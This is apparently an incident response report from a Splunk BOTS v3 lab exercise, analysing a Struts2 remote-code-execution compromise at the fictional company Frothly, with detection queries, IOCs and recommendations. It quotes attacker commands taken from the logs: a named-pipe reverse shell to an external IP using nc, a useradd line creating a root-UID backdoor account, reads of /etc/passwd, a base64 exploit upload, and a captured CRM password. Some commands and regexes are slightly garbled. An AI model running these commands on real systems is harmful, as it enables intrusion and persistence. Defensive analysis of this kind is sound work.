

SECURITY OPERATIONS CENTER

Frothly Inc. | Threat Detection & Incident Response

⚠ SEVERITY: CRITICAL ⚠

INCIDENT RESPONSE REPORT

Apache Struts2 Remote Code Execution Kernel Privilege Escalation + C2 Communication

CASE INFORMATION	
Organization	Frothly Inc.
Incident Date	August 20, 2018
Report Date	June 14, 2026
Analyst	Suryagandhan S V
Severity	Critical
Status	Confirmed Compromised
CVE Reference	CVE-2018-11776
Classification	Incident Response Investigation
Tool Used	Splunk Enterprise + BOTS v3 Dataset
Framework	MITRE ATT&CK

1. EXECUTIVE SUMMARY

A critical security incident was detected involving an Apache Struts2 Remote Code Execution vulnerability (CVE-2018-11776) the same vulnerability exploited in the infamous Equifax data breach. An attacker from internal IP 192.168.8.103 gained full remote code execution on the Frothly Inventory web server, performed reconnaissance, stole system credentials, created a backdoor account (tomcat7), uploaded a Linux kernel privilege escalation exploit (colonel.c), and established a reverse shell connection to an external Command & Control (C2) server at 45.77.53.176:8088. Two separate C2 connection attempts were observed, confirming persistent attacker intent.




Figure 1: SOC Threat Detection Dashboard

2. AFFECTED SYSTEMS

Asset	Details
Vulnerable Application	Frothly Inventory (Apache Struts2)
Vulnerable Endpoint	/frothlyinventory/integration/saveGangster.action
Attacker IP	192.168.8.103 (Internal Network)
External C2 Server	45.77.53.176 Port 8088
Backdoor Account	tomcat7 (password: davidverve.com)
Secondary Attacker	192.168.8.112 (SuiteCRM credential attack)




Figure 2: Suspicious POST requests revealing attacker IP

3. BUSINESS IMPACT

- Unauthorized remote code execution obtained on production web server
- Potential exposure of sensitive inventory and customer data
- System credentials compromised — /etc/passwd accessed by attacker
- Persistent backdoor account created enabling future unauthorized access
- Risk of lateral movement to internal systems via compromised host
- Kernel privilege escalation exploit deployed — attacker may have gained root access
- Active C2 communication established — potential for data exfiltration
- Reputational and operational risk due to full host compromise




Figure 3: Attacker IP confirmed on vulnerable endpoint

4. ATTACK TIMELINE

Time	Event	Severity	Stage
16:35	Struts2 RCE exploit begins via saveGangster.action	CRITICAL	Initial Access
16:36	Reconnaissance — whoami, id, groups commands	HIGH	Discovery
16:36	Credential theft — cat /etc/passwd executed	CRITICAL	Cred Access
16:37	Backdoor account created — useradd tomcat7	CRITICAL	Persistence
16:37	OS fingerprinting — uname -a, lsb_release -a	HIGH	Discovery
16:38	Kernel exploit uploaded — colonel.c (base64 encoded)	CRITICAL	Priv Esc
16:40	Exploit decoded — base64 --decode /tmp/colonel	CRITICAL	Priv Esc
16:41	Exploit verified — md5sum /tmp/colonel.c	HIGH	Priv Esc
16:42	Reverse shell pipe created — mkncod /tmp/backpipe p	CRITICAL	C2
16:43	C2 connection established — nc 45.77.53.176 8088	CRITICAL	C2
17:03	Second pipe created — persistence attempt	CRITICAL	C2
17:04	Second C2 connection — attacker reconnected	CRITICAL	C2

The screenshot displays a Splunk search interface with the following search query:

```
index=botsv3 earliest=0 sourcetype="stream:http"
src_ip="192.168.8.103" http_method=POST
| rex field=form_data "cmd='(7Pccommand>[^']+)'"
| where isnotnull(command)
| table _time, command
| sort _time
```

The search results show 16 events. The table below lists the commands executed by the attacker:

_time	command
2018-08-20 16:35:43.345	whoami
2018-08-20 16:36:02.280	id
2018-08-20 16:36:20.793	groups
2018-08-20 16:36:39.326	cat /etc/passwd
2018-08-20 16:37:04.230	useradd -ou 0 -g 0 -M -N -r -s /bin/bash tomcat7 -p davidverve.com
2018-08-20 16:37:28.413	uname -a
2018-08-20 16:37:47.255	lsb_release -a
2018-08-20 16:38:37.466	echo LyokICogVWJ1bnR1IDE2LjA0LjQgaZVybWVsIHByaXYgZXNjC1AqC1AqIGFsbCBjcmVkaXRzIHRvIEB1bGVpZGwKI0ogLSB2bmlrC1AqLwoKLy8gVGZvdGVkIG9uOgovLyA0LjQwM0xMTYlZ2VudXZpYyA3MTQwLVV1dW50dSBTTAgTW9uIEZlY1Ax

Figure 4: Attacker commands executed via Struts2 RCE

The screenshot displays a Splunk search interface with the following search query:

```
index=botsv3 earliest=0 sourcetype="stream:http"
src_ip="192.168.8.103" http_method=POST
| rex field=form_data "cmd='(7Pccommand>[^']+)'"
| search command="nc*" OR command="*backpipe*"
| where NOT like(command,"echo%")
| table _time, command
| sort _time
```

The search results show 4 events. The table below lists the commands executed by the attacker:

_time	command
2018-08-20 16:42:53.223	mkncod /tmp/backpipe p
2018-08-20 16:43:57.437	/bin/sh 0</tmp/backpipe nc 45.77.53.176 8088 1>/tmp/backpipe
2018-08-20 17:03:47.040	mkncod /tmp/backpipe p
2018-08-20 17:04:01.509	/bin/sh 0</tmp/backpipe nc 45.77.53.176 8088 1>/tmp/backpipe

Figure 5: C2 reverse shell connection to 45.77.53.176

5. MITRE ATT&CK MAPPING

S.No	Tactic	Tactic ID	Technique	Tech ID	Evidence
1	Initial Access	TA0001	Exploit Public Application	T1190	Struts2 RCE via saveGangster.action
2	Execution	TA0002	Command & Scripting Interpreter	T1059	bash commands via RCE
3	Persistence	TA0003	Create Account	T1136	useradd tomcat7 (redacted)
4	Privilege Escalation	TA0004	Exploit for Privilege Escalation	T1068	colonel.c kernel exploit
5	Credential Access	TA0006	OS Credential Dumping	T1003	cat /etc/passwd executed
6	Discovery	TA0007	System Information Discovery	T1082	uname -a, lsb_release -a
7	Defense Evasion	TA0005	Obfuscated Files or Information	T1027	base64 encoded exploit
8	Command & Control	TA0011	Application Layer Protocol	T1071	nc 45.77.53.176:8088
9	Lateral Movement	TA0008	Ingress Tool Transfer	T1105	Exploit via echo command

6. INDICATORS OF COMPROMISE (IOCs)

Type	Value
Attacker IP	192.168.8.103
C2 IP	45.77.53.176
C2 Port	8088
Vulnerable Endpoint	/frothlyinventory/integration/saveGangster.action
Backdoor Account	tomcat7
CVE	CVE-2018-11776 (Apache Struts2 RCE)
Malware Artifact	colonel.c (Linux kernel privilege escalation exploit)
Reverse Shell Pipe	/tmp/backpipe
Secondary Attacker IP	192.168.8.112
Compromised Application	SuiteCRM (credential stuffing attack)




Figure 6: Kernel exploit colonel.c upload detected

7. EVIDENCE COLLECTED

S.No	Evidence	Source
1	RCE commands extracted from form_data field	stream:http logs
2	/etc/passwd stolen via cat command	HTTP POST logs
3	Backdoor account tomcat7 created	HTTP POST logs
4	Kernel exploit colonel.c uploaded (base64)	HTTP POST logs
5	C2 connection to 45.77.53.176:8088 confirmed	HTTP POST logs
6	Two reverse shell attempts detected	HTTP POST logs
7	SuiteCRM credentials abugnst:ilovedavsbasement	stream:http logs




Figure 7: Backdoor account creation detected

New Search

```
index=botsv3 earliest=0 sourcetype='stream:http'
src_ip='192.168.8.112' http_method=POST
| rex field=form_data 'cmd='(?:P<command>[^\']+)''
| table _time, uri_path, status, form_data
| sort _time
```

✓ 2 events (before 6/13/26 3:20:30.000 PM) No Event Sampling

Events Patterns **Statistics (2)** Visualization

Show: 10 Per Page Format Preview: On

_time	uri_path	status	form_data
2018-08-20 16:54:24.739	/suitecrm/index.php	302	module=Users&action=Authenticate&return_module=Users&return_action=Login&cant_login=&login_module=&login_action=&login_record=&login_token=&login_oauth_token=&user_password=ilovedavsbasement&login=Log In
2018-08-20 16:54:24.835	/suitecrm/index.php	302	module=Users&action=Authenticate&return_module=Users&return_action=Login&cant_login=&login_module=&login_action=&login_record=&login_token=&login_oauth_token=&user_password=ilovedavsbasement&login=Log In

Figure 8: SuiteCRM credential attack detected

6. RECOMMENDATIONS

Priority	Action
IMMEDIATE	Block IP 45.77.53.176 at firewall level immediately
IMMEDIATE	Disable and delete backdoor account tomcat7
IMMEDIATE	Patch Apache Struts2 to latest version — CVE-2018-11776
IMMEDIATE	Reset all server credentials and revoke active sessions
HIGH	Scan /tmp directory for exploit files (colonel.c, backpipe)
HIGH	Implement Web Application Firewall (WAF) to block RCE patterns
HIGH	Monitor all outbound connections especially on unusual ports
MEDIUM	Implement application whitelisting on web servers
MEDIUM	Enable file integrity monitoring on critical directories
MEDIUM	Deploy IDS/IPS Snort rules for Struts2 exploit signatures

7. SPLUNK DETECTION RULES

Detection 1 — Suspicious POST Requests:

```
index=botsv3 earliest=0 sourcetype="stream:http" http_method=POST | stats count by uri_path, src_ip | sort -count | head 20
```

Detection 2 — Attacker Confirmed on Vulnerable Endpoint:

```
index=botsv3 earliest=0 sourcetype="stream:http" uri_path="/frothlyinventory/integration/saveGangster.action"
http_method=POST | table _time, src_ip, form_data | sort _time
```

Detection 3 — Attack Commands Extracted:

```
index=botsv3 earliest=0 sourcetype="stream:http" src_ip="192.168.8.103" http_method=POST | rex field=form_data
"cmd='(?:P<command>[^\']+)'" | where isnotnull(command) | table _time, command | sort _time
```


Detection 4 — C2 Reverse Shell Activity:

```
index=botsv3 earliest=0 sourcetype="stream:http" src_ip="192.168.8.103" http_method=POST | rex field=form_data
"cmd='{?P<command>[^']*}'" | search command="*nc*" OR command="*backpipe*" | where NOT like(command,"echo%") | table
_time, command | sort _time
```

Detection 5 — Backdoor Account Creation:

```
index=botsv3 earliest=0 sourcetype="stream:http" src_ip="192.168.8.103" http_method=POST | rex field=form_data
"cmd='{?P<command>[^']*}'" | search command="*useradd*" | table _time, command
```




Figure 9: Available log sources in BOTS v3 dataset

10. CONCLUSION

Investigation confirmed successful exploitation of Apache Struts2 (CVE-2018-11776), resulting in remote code execution, privilege escalation, persistence, and command-and-control communication. Multiple attacker objectives were achieved within a 29-minute window, indicating a skilled and determined threat actor with full compromise of the affected host. The attacker demonstrated advanced techniques including obfuscation via base64 encoding, kernel-level privilege escalation, and persistent C2 communication. Immediate containment and remediation actions are strongly recommended to prevent further lateral movement and data exfiltration.